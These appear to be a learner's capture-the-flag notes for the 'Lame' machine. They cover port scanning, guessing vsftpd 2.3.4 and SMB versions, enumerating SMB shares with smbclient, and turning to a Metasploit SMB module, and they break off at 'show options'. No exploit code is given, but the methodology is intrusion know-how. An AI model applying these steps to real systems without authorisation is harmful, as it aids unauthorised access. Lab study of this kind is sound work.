
Lame


1. Scan and foorprinting



- Google the version of vsftpd 2.3.4 (might be vulnerable).
- Why anonymous FTP login is allowed?

- **SSH Port 22** is low chance of being exploited

- **Port 139-445** SMB is open (Check this one first)
- Google the version of **Smb-d**




2. Enumerating

1. smbclient (first machine)

First, we check with **Smbclient** → Do we have any login?

So, we got...


- **print$**
- **IPC$**
- **ADMIN$**



⇒ Try to connect to **\tmp, \ADMIN$, \IPC$,**

→ Nothing really here and access denied with other folders.

→ Therefore, we would need **root password** to get accessed into these.




Metasploit smb


Since, nothing really here and access denied with other folders.

→ So, we would need **root password** to get accessed into these.

Therefore, we would try with **Metasploit SMB**



- As we nmap the network, the **SMB-OS was dectected** and we could **google it.**




>show options

